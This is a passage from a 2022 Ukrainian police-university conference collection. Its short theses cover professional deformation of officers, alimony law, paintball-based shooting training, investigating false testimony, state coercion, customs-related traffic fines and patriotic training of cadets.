На нашу думку, причинами даного психологічного явища є те, що працівник правоохоронних органів має контакт з різними категоріями правопорушників, з цього слідує два результати подій: 1) Якщо працівник не підготовлений до критичних ситуацій, або до розмови правопорушником, то він піддається зворотному впливу. 2) Або ж якщо працівник вже має досвід співпрацювати з представник кримінального світу, то вони впливають на їхню свідомість і поведінку як представник влади (елементи професійної деформації виражаються в установці, коли сприйняття людей, що підозрюються

в здійсненні злочину з самого початку упереджене без достатніх доказів їхньої провини.). Мартиненко О. А. щодо цього приводу вважає так: “Дослідження причин вчинення злочинів працівниками правоохоронних органів має відносно нетривалу історію, оскільки за часів СРСР вони з політичних причин були виключені з відкритого обговорення. В окремих працях надавалась їхня оцінка і зауваження, з яких випливало, що причини правопорушень серед особового складу правоохоронних органів слід шукати в пережитках міщанської ідеології, вадах індивідуального світогляду та недоліках ідейно-виховної роботи. Але згодом це негативне явище стали розглядати через інші теорії, які поряд з іншими причинами вчинення злочинів правоохоронцями визначають їхню моральну деградацію як результат тривалого, багатоступеневого процесу соціального навчання з поступовим засвоєнням індивідом негативних групових норм, наявних у тому чи іншому підрозділі”[1].

Задля того, щоб не потрапити в лави професійної деформації, потрібно виробити морально-психологічний імунітет. свою чергу, це відношення залежить від емоційного й інтелектуального складу характеру співробітників. Зрозуміло, що рішення завдань ранньої профілактики злочинів, а тим більше їхнього якнайшвидшого розкриття, зв'язано з безпосереднім спостереженням співробітником фактів насильницької смерті, фізичних страждань і моральних переживань потерпілих. Тривалий вплив цих факторів рано чи пізно формує у співробітника стереотип холоднокровного, а часом і байдужного відношення до події. Такі співробітники свідомо зосереджуються на швидкому й ефективному розкритті злочинів і розшуку винних. Зовсім очевидно, що якби вони інтелектуально не відволікалися від факту насильства, емоційно переживали так, як близькі потерпілого, то попросту не змогли б успішно і результативно працювати. Зайва схвильованість і нервозність шкодить справі. Тому, говорячи про наявність «межі допустимості» професійної деформації, мається на увазі насамперед змушена морально-психологічна адаптація співробітника до обставин злочину й особистості самого злочинця. Разом з тим, сказане не означає допустимості використання неналежних засобів в ім'я якнайшвидшого досягнення мети. Також : “МВС України розроблено Методичні рекомендації з виявлення професійної деформації у працівників органів внутрішніх справ України відповідно до Програми реалізації Концепції психопрофілактичної роботи в органах внутрішніх справ України, затвердженої наказом МВС України від 05.04.2002 № 334, які можуть використовуватись у практичній діяльності фахівців Центрів практичної психології. Згідно

із вказаними рекомендаціями, профілактична робота щодо попередження професійної деформації повинна здійснюватися керівниками всіх рівнів шляхом своєчасного виявлення зовнішніх первинних ознак професійної деформації, а також якісної психологічної діагностики та корекції, що покладається на фахівців Центрів практичної психології при ГУМВС, УМВС, УМВСТ та психологів вищих навчальних закладів МВС України” [2].

Враховуючи все вищесказане, можна дійти до висновку, що професійна деформація найбільш поширена серед представників людинознавчих спеціальностей, до яких належить і діяльність працівників правоохоронних органів. Це призводить до специфічних, загалом негативних змін, що поступово охоплюють психічні процеси, стани, риси особистості. небезпека професійної деформації полягає в тому, що вона проявляється не тільки у службовій діяльності, а й у позаслужбовій поведінці, повсякденному спілкуванні з іншими.

Список бібліографічних посилань

1. Мартиненко О.А. Теоретичні концепції злочинності серед працівників органів внутрішніх справ. Вісник Запорізького юридичного інституту. 2004. № 2. С. 173–178.

2. Профілактика професійної деформації особистості працівників органів внутрішніх справ URL: http://megalib.com.ua/content/9810_Profilaktika_profesiinoi_deformacii_osobistosti_pracivnikov_organiv_vnytrishnih_sprav.html [дата звернення 13.02.2022]

Одержано 02.05.2022

Анастасія Олександрівна КІРІЧОК,

курсантка групи Ф1-202

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **М. А. Тіхонова***

АЛІМЕНТИ ЯК ОБОВ'ЯЗОК БАТЬКІВ

Згідно зі статистикою в Україні за 2021 рік було зареєстровано більше 29587 розлучень [1]. І на сьогоднішній день в нашій країні мільйони дітей виховуються в неповних сім'ях. Аліменти є одним із способів виконання батьками обов'язку по утриманню дитини до досягнення нею повноліття. Конституцією України, а саме частиною

другою ст. 51 та ст. 180 Сімейного кодексу України визначено цей обов'язок. Кожна дитина має право на рівень життя, достатній для її фізичного, морального, культурного, духовного та соціального розвитку. Але закріплені права забезпечувати дитині відповідний рівень життя, харчування, виховання не завжди виконується батьками належним чином у нашій країні. Проблема несплати аліментів є досить гострою, бо сотні тисяч дітей не отримують підтримки з боку батьків. Згідно законодавства передбачена можливість укладення між батьками договору про сплату аліментів на дитину, у якому визначаються розмір та строки виплати. При цьому умови такого договору не можуть порушувати права дитини, передбачені чинним законодавством. Договір про сплату аліментів укладається у письмовій формі та підлягає нотаріальному посвідченню (стаття 189 СК України).

У разі неможливості досягнення між батьками угоди про добровільне відрахування (сплату) одним з них аліментів, кошти на утримання дитини (аліменти) можуть бути присуджені за рішенням суду у частці від доходу платника і (або) у твердій грошовій сумі (ст. 183, ст. 184 СК України). Аліменти за минулий час можуть бути присуджені, якщо позивач подасть до суду докази того, що він вживав заходів для отримання аліментів з відповідача, але не міг їх отримати у зв'язку з ухиленням останнього від їх сплати. У цьому разі суд може присудити аліменти за минулий час, але не більш як за 3 роки (стаття 194 СК України).

Отже підсумовуючи усе вищесказане можемо зробити висновок, що наше законодавство встановлює чіткий порядок виконання батьками обов'язку, щодо утримання дітей. Але нажаль не усі люди розуміють як це важливо, і не ніяк не допомагають своїм дітям. Тому, для належного захисту ваших інтересів і прав дитини, а також позитивного вирішення вашої справи в суді, слід скористатись правовою допомогою досвідченого юриста в галузі сімейних правовідносин.

Список бібліографічних посилань

1. Барсукова О. Скільки українців одружилися, розлучилися, народилися та змінили ім'я? Статистика за 2021 рік. Українська правда, 2022. URL: <https://life.pravda.com.ua/society/2022/01/14/247149/#:~:text=%D0%A3%202021%20%D1%80%D0%BE%D1%86%D1%96%20%D0%B2%20%D0%A3%D0%BA%D1%80%D0%B0%D1%97%D0%BD%D1%96,%D1%88%D0%BB%D1%8E%D0%B1%D1%96%D0%B2%20%D1%96%2029%20587%20%D1%80%D0%BE%D0%B7%D0%BB%D1%83%D1%87%D0%B5%D0%BD%D1%8C>.

2. Конституція України : офіц. текст. Київ : КМ, 2013. 96 с.

3. Сімейний кодекс України : Закон України від 10.01.2002 № 2947-III. Відомості Верховної Ради України (ВВР). 2002. № 21-22. Ст. 135

Одержано 02.06.2022

Анастасія Олександрівна КІРІЧОК,

курсантка групи Ф1-202

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри тактичної

та спеціальної фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **Т. В. Шевченко***

АКТУАЛЬНІСТЬ НАПРАЦЮВАННЯ НАВИЧОК ІНТУЇТИВНОЇ СТРІЛЬБИ ЯК СКЛАДОВА ОСОБИСТОЇ БЕЗПЕКИ ПОЛІЦЕЙСЬКОГО

На сьогоднішній день питання відбиття збройної агресії Російської федерації є найважливішим завданням, тому працівники поліції, які також приймають участь у відбитті нападу, повинні бути готові до будь яких ситуацій, до вогневого контакту у тому числі. Через те, що у країні зростає криміногенна обстановка у разі вогневого контакту поліцейських з правопорушником, він буде відбуватися переважно на коротких дистанціях.

CQB (Close Quarters Battle)- це тактична ситуація, яка включає в себе фізичний бій із застосуванням вогнепальної зброї між бійцями на коротких дистанціях. Близький бій потребує швидкої реакції, підвищеної уваги, вміння поводитися з вогнепальною зброєю, а також точне її застосування, вміння швидко приймати рішення, для мінімізації втрат та успішне виконання поставлених задач.

Через те, що в рамках навчальних дисциплін в системі професійного навчання, прищеплюються лише базові навички поведіння зі зброєю, можемо зробити висновок, що поліцейських недостатньо підготовлені до дій в умовах близького вогневого контакту. В умовах близького вогню зовсім не буде часу на прицілювання та обирання зручного положення, тому доведеться вести вогонь швидко та інтуїтивно.

В такому випадку поліцейському знадобляться навички інтуїтивної стрільби. Інтуїтивна стрільба - це вміння швидко та точно

спрямовувати зброю в ціль без зорового контакту. Також інтуїтивний бій можна описати тим, що вистріл відбувається рефлекторно, тобто людина робить це автоматично.

Можливо виділити 3 основні складові, що необхідні для напрацювання навичок інтуїтивної стрільби:

- Фізична;
- Психологічна;
- Професійна;

До фізичної складової належать відпрацювання м'язової пам'яті, та моторики рук, для того щоб поліцейський міг рефлекторно навести зброю у ціль швидко та точно. Також потрібно відпрацювати відхід з лінії вогню, адже від цього залежить життя правоохоронця.

Психологічний аспект включає в себе готовність поліцейського до застосування вогнепальної зброї проти живої людини, його відношення до цього та необхідність приглушення інстинкту самозбереження, адже в ситуації такого роду першою ідеєю є бігти звідти, тоді як потрібно опанувати себе та виконувати поставлені задачі, а це також може коштувати життя.

Професійна складова означає знання правової бази своїх дій, тобто знати нормативні документи, що регламентують діяльність поліцейського, свої права та обов'язки, також знати правила поведіння зі зброєю та вміти застосовувати її у необхідних ситуаціях.

Отримання навичок інтуїтивної стрільби потребує от поліцейського багато часу, уваги, зусиль та великої кількості боєприпасів, але нажалі в умовах воєнного стану у нас немає можливості готувати поліцейських з використанням вогнепальної зброї, тому у нагоді стануть імітаційні засоби.

Науковим гуртком ТСП «ЩИТ» кафедри Тактичної та спеціальної фізичної підготовки було проведено експериментальне дослідження, метою якого було встановлення відповідності фізичного, емоційного та психологічного стану під час вогневого контакту зі справжньою вогнепальною зброєю, та пейнтбольним обладнанням.

Участь брали 2 експериментальні групи:

Поліцейські які не мають досвід поведіння ні з вогнепальною зброєю, ні з пейнтбольним маркером.

Поліцейські які мають справжній досвід вогневого контакту

Після проведеного експерименту ми опитали учасників і зробили висновки, що для учасників першої групи дана ситуація сприймалася як екстремальна, вони відчували шок, пригніченість, та робили необдумані дії, в майбутньому це може завадити успішному

виконанню покладених на поліцію завдань. Опитавши другу групу ми зробили такі висновки:

- 87% опитаних відповіли, що під час бою вони відчували ті самі занепокоєння та тривогу, що і під час справжньої поліцейської операції.

- 91% стверджували, що вигляд пейнтбольної зброї направленої у їх бік викликали у них ті самі відчуття, що і вигляд справжньої зброї.

- 79% відповіли, що дії які вони виконували під час змодельованої поліцейської операції відповідають діям які вони застосовують під час справжнього вогневого контакту з правопорушником.

- 100% не бажали щоб у них влучив пейнтбольний шар так само як і справжня куля.

- 93% відповіли, що зімітована поліцейська операція в певній мірі відповідає справжній, та рекомендують такий спосіб тренувань до підготовки до близького вогневого контакту.

Виходячи з вищеперерахованого можемо зробити висновки, що для кращої підготовки поліцейського до дій в умовах близького вогневого контакту, а також для напрацювання навичок інтуїтивної стрільби доречно буде тренуватися за допомогою пейнтбольного обладнання.

Одержано 13.06.2022

Світлана Олександрівна КНИЖЕНКО,

доцент кафедри криміналістики, судової експертології

та домедичної підготовки факультету № 1

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент

Ксенія Сергіївна КОТЛУБАЄВА,

ад'юнкт відділу освітньо-наукової підготовки

Харківського національного університету внутрішніх справ

ОСОБЛИВОСТІ РОЗСЛІДУВАННЯ ВВЕДЕННЯ В ОМАНУ СУДУ АБО ІНШОГО УПОВНОВАЖЕНОГО ОРГАНУ

Європейська конвенція з прав людини передбачає право кожного на справедливий суд (стаття 6). Реалізація цього права можлива за умови встановлення тих обставин, які були в дійсності. Однак, встановленню об'єктивних фактів досить часто чиниться опір, у тому числі й шляхом надання звідомо неправдивих показань,

висновку експерта. Рішення суду, винесене на недостовірних даних, не може вважатися справедливим, а особи, які свідомо ввели в оману суд або інший уповноважений орган підлягають кримінальній відповідальності.

За даними кримінологів вказаний вид кримінальних правопорушень має високий ступінь латентності, а тому питання їх виявлення та розслідування є вкрай актуальними. В юридичній літературі предметом дослідження були лише окремі аспекти розслідування дачі завідомо неправдивих показань. Відсутність методики розслідування введення в оману суду або іншого уповноваженого органу (далі введення в оману) негативно впливає на ступінь професійної підготовки слідчих, що в кінцевому результаті призводить до зниження рівня ефективності протидії таким кримінальним правопорушенням.

Особливості розслідування введення в оману суду або іншого уповноваженого органу визначаються багатьма факторами. Один із них – типові слідчі ситуації, що мають місце на початковому етапі розслідування. Вважаємо за необхідне зазначити, що на сьогоднішній день однозначного поділу розслідування на етапи не має. Водночас більшість криміналістів виділяє два етапи (початковий та наступний), або три (початковий, наступний та заключний).

Слід звернути увагу на те, що вже на початковому етапі розслідування слідчому відомо, хто вчинив введення в оману. Такі кримінальні правопорушення найчастіше вчиняють на стадії досудового розслідування предикатного кримінального правопорушення (про який вводиться в оману суд або інший уповноважений орган), або на стадії його судового розгляду. Предикатними часто є кримінальні правопорушення корисливо-насильницької спрямованості (грабежі, розбої, вбивства).

Водночас введення в оману може бути пов'язане з цивільним, господарським або адміністративним судочинством. Наприклад, судовий експерт Київського науково-дослідного інституту О. видав завідомо неправдивий висновок судової будівельно-технічної експертизи, який в подальшому було використано під час розгляду цивільної справи в суді [1].

Залежно від особливостей виявлення введення в оману варто виділити такі типові слідчі ситуації початкового етапу розслідування: 1) кримінальне провадження було відкрито після винесення судом вироку по предикатному кримінальному правопорушенню; 2) кримінальне провадження було відкрито під час досудового розслідування предикатного кримінального правопорушення;

3) кримінальне провадження було відкрито у зв'язку з розглядом цивільного, господарського чи адміністративного судочинства.

Наступною особливістю розслідування введення в оману є те, що дослідженню завжди підлягають матеріали кримінальних проваджень предикатних кримінальних правопорушень та/або протоколи судових засідань (в тому числі цивільного, господарського чи адміністративного судочинства) [2, с. 63].

Документальними джерелами інформації про вказані кримінальні правопорушення можуть також виступати нотатки з вигаданими показаннями, електронне листування, засоби зв'язку за допомогою комп'ютерних комунікацій [3, с. 96].

Результати проведеного дослідження дозволяють стверджувати, що введення в оману найчастіше здійснюється під час проведення допиту. Тому слідчому необхідно звернути особливу увагу на окремі аспекти проведення цієї слідчої (розшукової) дії. Успіх допиту в умовах протидії залежить від уміння входити в контакт з людьми, планувати слідчі (розшукові) дії, застосовувати тактичні прийоми. В багатьох випадках зміна показань пов'язана зі злочинним впливом на учасників кримінального судочинства, з боку підозрюваного (обвинуваченого) чи його близьких.

Варто зазначити, що підозрювані у вчиненні введення в оману мають стійкі соціальні зв'язки з підозрюваними у предикатному кримінальному правопорушенні. Слідчий обов'язково повинен враховувати зазначені соціальні зв'язки, оскільки нехтування ними призведе до помилок тактичного характеру.

Окрім того, при розслідуванні таких кримінальних правопорушень вирішити всі завдання кримінального судочинства одному слідчому без залучення спеціалістів складно, а в окремих випадках і неможливо.

Спеціальні знання слідчим найчастіше застосовується у процесуальній формі шляхом проведення судових експертиз або участі спеціалістів у проведенні слідчих (розшукових) дій. Серед типових експертиз варто назвати такі: криміналістичні, економічні, медичні, психологічні, психіатричні. За участю спеціалістів найчастіше проводяться огляд місця події, слідчий експеримент.

Отже, особливості розслідування введення в оману суду залежать від типових слідчих ситуацій початкового етапу розслідування, тактики проведення окремих слідчих дій. Знання слідчим вказаних особливостей дозволить ефективно протидіяти таким кримінальним правопорушенням.

Список бібліографічних посилань

1. Рішення Шевченківського районного суду міста Києва від 02.04.2021 р. URL: <https://vkursi.pro/vsudi/decision/96356847> (дата звернення: 06.06.2022).

2. Книженко С.О. Особливості розслідування злочинів проти правосуддя, що вчиняються свідками, потерпілими або іншими особами шляхом перешкоджання встановленню істини по справі // Вісник Національної академії прокуратури України. 2016. № 3. С. 61-64.

3. Котлубаєва К.С. Характеристика слідової картини введення в оману суду або іншого уповноваженого органу // Актуальні питання досудового розслідування та тенденції розвитку криміналістичної методики: тези доп. всеукр. наук.-практ. конф. (м. Харків, 21 листоп. 2018 р.) / МВС України, Харків. нац. ун-т внутр. справ. Харків: 2018. С. 96-97.

Одержано 11.06.2022

Кристина Олександрівна КОВАЛЬ,

курсантка групи Ф1-202

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **В. В. Лазарєв***

ДЕРЖАВНИЙ ПРИМУС У ДІЯЛЬНОСТІ ПОЛІЦІЇ В УМОВАХ ЦИФРОВОГО ПРОГРЕСУ

Діяльність поліції в умовах сучасного життя відіграє провідну роль у забезпеченні та дотриманні правопорядку в країні. Поліція здійснює свої повноваження та функції за допомогою заходів державного примусу, використання яких забезпечує попередження, виявлення та припинення порушення норм права. Але в умовах цифрового прогресу державний примус в діяльності поліції набуває певних змін.

Головною особливістю державного примусу є те, що держава, використовуючи методи державного примусу, не порушує права фізичних та юридичних осіб, а сприяє захисту цих прав та підтримці правопорядку. Однак не треба плутати державний примус та покарання, адже покарання є крайньою формою державного примусу.

Державний примус застосовується для того, щоб припинити та не допустити правопорушення [1].

Якщо дивитися на державний примус через призму діяльності поліції, то можна зазначити, що поліція – це один із суб'єктів, який безпосередньо використовує державний примус у своїй роботі.

В умовах цифрового прогресу діяльність поліції все більш направлена на запобігання правопорушенням у цифровій сфері, наприклад, шахрайству, втручання у приватне життя або крадіжкам персональної інформації. У такій сфері поліція застосовує метод переконання, тобто стимулювання до свідомої бажаної поведінки через інтереси особи. Найпоширеніші різновиди методу переконання, які використовує поліція у своїй діяльності в умовах цифрового прогресу, є виховання або роз'яснення за допомогою онлайн- або офлайн-зустрічей, заохочень та стимулювань за допомогою конкурсів або змагань, профілактична діяльність шляхом створення чат-ботів.

Також базовим методом державного примусу є безпосередньо примус, тобто спонукання особи до належної поведінки всупереч її бажанню. Метод примусу застосовується до осіб, які допускають протиправну поведінку. Здебільшого наслідками застосування методу примусу є юридична відповідальність або покарання.

Видами державного примусу є кримінально-правовий (наприклад, примусові заходи виховного або медичного характеру), адміністративно-правовий (наприклад, перевірка документів, адміністративне затримання особи або штраф), цивільно-правовий (наприклад, у разі стихійного лиха, аварії, епідемії, епізоотії та за інших надзвичайних обставин у власника може бути примусово відчужене майно з метою суспільної необхідності) та дисциплінарний (наприклад, застосування дисциплінарних стягнень).

Як метод переконання, так і метод примусу займають головні місця у діяльності поліції в умовах цифрового прогресу, адже обидва методи нерозривно пов'язані між собою. Метод переконання у необхідних випадках доповнюється використанням методу примусу. Якщо метод примусу є основним у примусовому забезпеченні належної поведінки особи, то метод переконання стає на другий план, але все одно здійснює свою функцію. Тому поліцейські у своїй діяльності використовують обидва методи.

Отже, підсумовуючи, ми можемо зазначити, що державний примус в діяльності поліції в умовах цифрового прогресу зазнав деяких змін, адже у зв'язку з тим, що правопорушники перейшли до цифрового простору, діяльність поліції все більше спрямована на виявлення, припинення та профілактику цих правопорушень в

цифровій сфері за допомогою методів державного примусу, а саме переконання та безпосередньо примусу.

Список бібліографічних посилань

1. Аракелян Р. Державний примус як категорія права: сучасний погляд: стаття. URL: file:///C:/Users/Lenovo/Downloads/15.pdf (дата звернення: 05.05.2022).

Одержано 31.05.2022

Олександра Олександрівна КОДАК,

курсантка групи Ф1-105

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **С. А. Резанов***

ПОРЯДОК ПРИТЯГНЕННЯ ДО ВІДПОВІДАЛЬНОСТІ ЗА НЕПРАВОМІРНЕ КЕРУВАННЯ ТРАНСПОРТНИМИ ЗАСОБАМИ, ЩОДО ЯКИХ ПОРУШЕНО ОБМЕЖЕННЯ, ВСТАНОВЛЕНІ МИТНИМ КОДЕКСОМ УКРАЇНИ

За останні роки на територію України з сусідніх держав була ввезена величезна кількість транспортних засобів з іноземною реєстрацією. Основні країни це Польща, Литва, Німеччина, Чехія та Болгарія.

В Україні такі транспортні засоби в'їжджають відповідно до двох митних режимів: транзиту або тимчасового ввезення. Перший дозволяє автомобілю перебувати на митній території України не більше п'яти днів, або десяти - якщо водій буде повертатися через інший перепускний пункт. У режимі тимчасового ввезення автомобілі можна ввозити в Україну без сплати митних зборів на строк до одного року.

Відповідно до останніх нововведень, Національній поліції доручено виявляти нерозмитнені автомобілі на європейській реєстрації, які незаконно перебувають на території України. Кабінет Міністрів України також дозволив поліції штрафувати власників «євроблях», які порушили строки притягнення своїх автомобілів. Раніше діяв меморандум про не притягнення таких водіїв до відповідальності до прийняття закону про доступне розмитнення. Відповідне

рішення було прийнято на засіданні Кабінету міністрів України 28 жовтня 2020 року.

Зокрема, внесено зміни до Положення про Національну поліцію. Окрім усього, поліція:

18⁻¹) виявляє транспортні засоби особистого користування, тимчасово ввезені на митну територію України громадянами більш як на 30 діб та не зареєстровані в Україні в установлені законодавством строки;

18⁻²) вживає заходів до виявлення неправомірного керування транспортними засобами, щодо яких порушено такі встановлені Митним кодексом України обмеження, як порушення строків тимчасового ввезення та/або переміщення в митному режимі транзиту, використання для цілей підприємницької діяльності та/або отримання доходів в Україні, передавання транспортних засобів у володіння, користування або розпоряджання особам, які не ввозили їх на митну територію України або не поміщали в митний режим транзиту, а також вживає заходів до виявлення неправомірного розкоплектування таких транспортних засобів [1; 2].

Безпосередньо відповідальність за неправомірне керування транспортними засобами, щодо яких порушено обмеження встановлені Митним кодексом України, закріплено у статті 121 «Порушення водієм правил керування транспортним засобом, правил користування ремнями безпеки або мотошоломами». Керування водієм транспортним засобом, щодо якого порушено обмеження, встановлені Митним кодексом України, а саме: порушено строки його тимчасового ввезення та/або переміщення в митному режимі транзиту; транспортний засіб використовується для цілей підприємницької діяльності та/або отримання доходів в Україні; транспортний засіб передано у володіння, користування або розпорядження особі, яка не ввозила його на митну територію України або не поміщувала в митний режим транзиту, - тягне за собою накладення штрафу на водія в розмірі п'ятисот неоподатковуваних мінімумів доходів громадян [3].

Також стаття закріплює відповідальність за повторне протягом року вчинення вказаного проступку. Зазначені дії тягнуть за собою накладення штрафу на водія в розмірі однієї тисячі неоподатковуваних мінімумів доходів громадян з позбавленням права керування транспортними засобами на строк один рік та з оплатним вилученням транспортного засобу чи без такого.

Окремо потрібно зауважити, що закиди власників транспортних засобів з іноземною реєстрацією поліцейським щодо безпідставної зупинки є необґрунтованими.

Пункт 10 статті 35 Закону України «Про Національну поліцію» визначає, що поліцейський може зупиняти транспортні засоби якщо зупинка транспортного засобу, який зареєстрований в іншій країні, здійснюється з метою виявлення його передачі у володіння, користування або розпорядження особам, які не ввозили такий транспортний засіб на митну територію України або не поміщували в митний режим транзиту [4].

Висновок. Таким чином, здійснено перші кроки щодо вирішення проблеми нормативного упорядкування ввезення та використання транспортних засобів з іноземною реєстрацією на території України. Ці норми стосуються також й громадян інших держав, які перебувають на території України та використовують транспортні засоби, щодо яких порушено обмеження встановлені Митним кодексом України. Вказані заходи призведуть до зменшення кількості дорожньо-транспортних пригод за їх участю та більш відповідального ставлення їх власників до виконання Правил дорожнього руху.

Список бібліографічних посилань

1. Про затвердження Положення про Національну поліцію: постановою КМУ від 28 жовтня 2015 р. № 877. База даних «Законодавство України» / Верховна Рада України. URL : <https://zakon.rada.gov.ua/laws/show/877-2015-%D0%BF#Text> (дата звернення: 01.06.2022).

2. Про внесення змін до Положення про Національну поліцію: постановою КМУ від 28 жовтня 2020 р. № 1016. База даних «Законодавство України» / Верховна Рада України. URL : <https://zakon.rada.gov.ua/laws/show/1016-2020-%D0%BF#n10> (дата звернення: 01.06.2022).

3. Кодекс України про адміністративні правопорушення : Закон України від 7 грудня 1984 р. № 8073-X / Верховна Рада України. Відомості Верховної Ради Української РСР. 1984. додаток до № 51. ст. 1122.

4. Про Національну поліцію : Закон України від 2 липня 2015 р. № 580-VIII. База даних «Законодавство України» / Верховна Рада України. URL: <http://zakon.rada.gov.ua/laws/show/580-19> (дата звернення: 01.06.2022).

Одержано 09.06.2022

Вікторія Юрївна КОЛЕСНИК,

курсантка групи Ф1-401

Харківського національного університету внутрішніх справ

Віталій Олегович НАЙДА,

дознавач сектору дізнання

Харківського районного управління поліції № 2

ДО ПИТАННЯ НАЦІОНАЛЬНО-ПАТРІОТИЧНОГО ВИХОВАННЯ ТА БОЙОВОЇ ПІДГОТОВКИ ЗДОБУВАЧІВ ОСВІТИ ЗВО МВС В УМОВАХ ВОЄННОГО СТАНУ

Військова підготовка та національно-патріотичне виховання здобувачів вищої освіти у закладах вищої освіти Міністерства внутрішніх справ (далі – ЗВО МВС) мають найвищу актуальність на даний момент у ході підготовки майбутніх правоохоронців в умовах воєнного стану. Осмислення взаємозв'язку та багатоаспектності цих двох ключових та сутнісних напрямів підготовки є запорукою забезпечення якості освіти та її відповідності ризикам сьогодення.

Під національно-патріотичним вихованням у контексті організації навчально-виховного процесу для здобувачів вищої освіти ми розуміємо комплекс дій, рішень, ініціатив та стратегій на рівні керівництва закладів освіти, науково-педагогічного складу, органів студентського самоврядування та інших стейкхолдерів освітніх програм, спрямованих на виховання у молоді любові до Батьківщини, її історії, культури, традицій, виконання громадянського обов'язку, ідеалізування образу українського воїна(у тому числі поліцейського) як захисника вільної та незалежної держави.

Бойову підготовку в нашому дослідженні ми будемо розглядати як підготовчі дії, спрямовані на підвищення рівня боєздатності здобувачів вищої освіти-майбутніх співробітників поліції, формування навичок володіння різними видами стрілецької вогнепальної зброї, беззаперечне виконання наказів командирів, набуття відповідних знань з домедичної допомоги, тактичних прийомів, основ рукопашного бою та самозахисту.

В основному бойовою підготовкою населення займаються в армії, але первинну військову підготовку хлопці проходять ще у школі на уроках «Захист Вітчизни». До того ж у закладах вищої освіти є військові кафедри, де кожен бажаючий має змогу набути необхідні знання і навички. ЗВО МВС працюють над бойовою підготовкою здобувачів освіти протягом усього навчання, забезпечуючи у той же час виховний напрям роботи, основою якого є національно-патріотичне виховання.

З початку повномаштабного вторгнення Російської Федерації на територію України здобувачі освіти ЗВО МВС проходили службу у територіальних підрозділах Національної поліції або займалися волонтерством, у тому числі інтелектуальним, у найбільш постраждалих від війни населених пунктах. Це засвідчує високий рівень патріотичного виховання, сміливості, моральності та почуття обов'язку перед цивільним населенням, які були виховані у ЗВО МВС.

На наше глибоке переконання, велику роль у цьому грає робота курсових офіцерів (фахівців) та викладачів під час навчального процесу. Завдяки заняттям з тактико-спеціальної підготовки, вогневої підготовки, спеціальної фізичної підготовки, проведеним виховним заходам за місцями тимчасової дислокації здобувачі освіти мали можливість гідно нести службу на рівні з діючими працівниками практичних підрозділів Національної поліції.

Для виховання належного рівня національно-патріотичного виховання та бойової підготовки здобувачів освіти ЗВО МВС можна проводити наступні заходи:

6. додаткові факультативи з вогневої підготовки, а саме практичне вивчення та закріплення знань стосовно технічних характеристик різних видів вогнепальної зброї, заходів безпеки, вивчення нормативної бази застосування вогнепальної зброї, вміння розбирати та збирати зброю, навичок з обслуговування (чищення, змащування, носіння), відпрацювання майстерності влучного пострілу;

7. додаткові заняття з тактико-спеціальної підготовки, а саме відпрацювання навичок та повторення правової основи застосування спеціальних засобів та фізичної сили, засвоєння та вдосконалення тактичних прийомів, алгоритмів дій у надзвичайних ситуаціях в умовах воєнного стану;

8. додаткові заняття зі спеціальної фізичної підготовки, спортивні свята, на яких будуть закріплені та повторені навички ведення рукопашного бою, прийоми самозахисту, затримання, захисту від вогнепальної та холодної зброї, а також буде тренуватися витривалість та підвищуватися загальний рівень фізичної підготовки курсантів освіти;

9. проведення лекцій та організація перегляду фільмів про особливо важливі державотворчі події в історії України, наприклад, бій під Крутами, проголошення незалежності України та вихід зі складу Союзу Радянських Соціалістичних Республік, проголошення акту злуки УНР і ЗУНР та інші події;

10. проводити зустрічі з ветеранами АТО та ООС, ветеранами МВС України, також проводити заходи академічної мобільності між

усіма ЗВО МВС, у тому числі тими, що готують фахівців, які активно взаємодіють в умовах воєнного стану, наприклад, між Харківським національним університетом внутрішніх справ та Національним університетом цивільного захисту України.

Підсумовуючи вищевказане, можна зробити висновок про те, що здобувачі освіти ЗВО МВС в умовах воєнного стану проявляють гідний рівень національно-патріотичного виховання та бойової підготовки. Саме ці два аспекти підготовки є фундаментальними в умовах воєнного стану та повною мірою забезпечуються в ЗВО МВС.

Одержано 07.06.2022

Володимир Миколайович КОЛЕСНИК,

курсант факультету № 4

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри тактичної та спеціальної фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **І. В. Власенко***

ДОСЛІДЖЕННЯ ТРАВМАТИЗМУ СЕРЕД ПОЛІЦЕЙСЬКИХ ПРИ ЗАБЕЗПЕЧЕННІ ПУБЛІЧНОЇ БЕЗПЕКИ ТА ПОРЯДКУ

Антидержавні прояви різного характеру завжди негативно впливають на життя країни в цілому, а соціально-політичні кризисні ситуації мають найбільший негативний ефект. Масові безладдя здатні підірвати економіку країни, похитнути політичну ситуацію, викликати страх у населення та недовіру до органів влади але в кінцевому випадку страждає населення країни, в надзвичайних подіях травмуються люди, псується майно. Тому протидія масовим заворушенням є однією з головних задач правоохоронних органів.

Конституцією України (ст. 3) закріплено, що життя та здоров'я, права й свободи людини та їх гарантії є головним обов'язком держави. Держава України відповідає перед громадянами за їх безпеку.

Закон України «Про Національну поліцію» стверджує, що «Національна поліція України (поліція) - це центральний орган виконавчої влади, який служить суспільству шляхом забезпечення охорони прав і свобод людини, протидії злочинності, підтримання публічної безпеки і порядку». Працівники поліції є останнім захистом

громадян від правопорушників і злочинців, вони кожного дня піддають своє життя та здоров'я явній загрозі, підвищеному ризику.

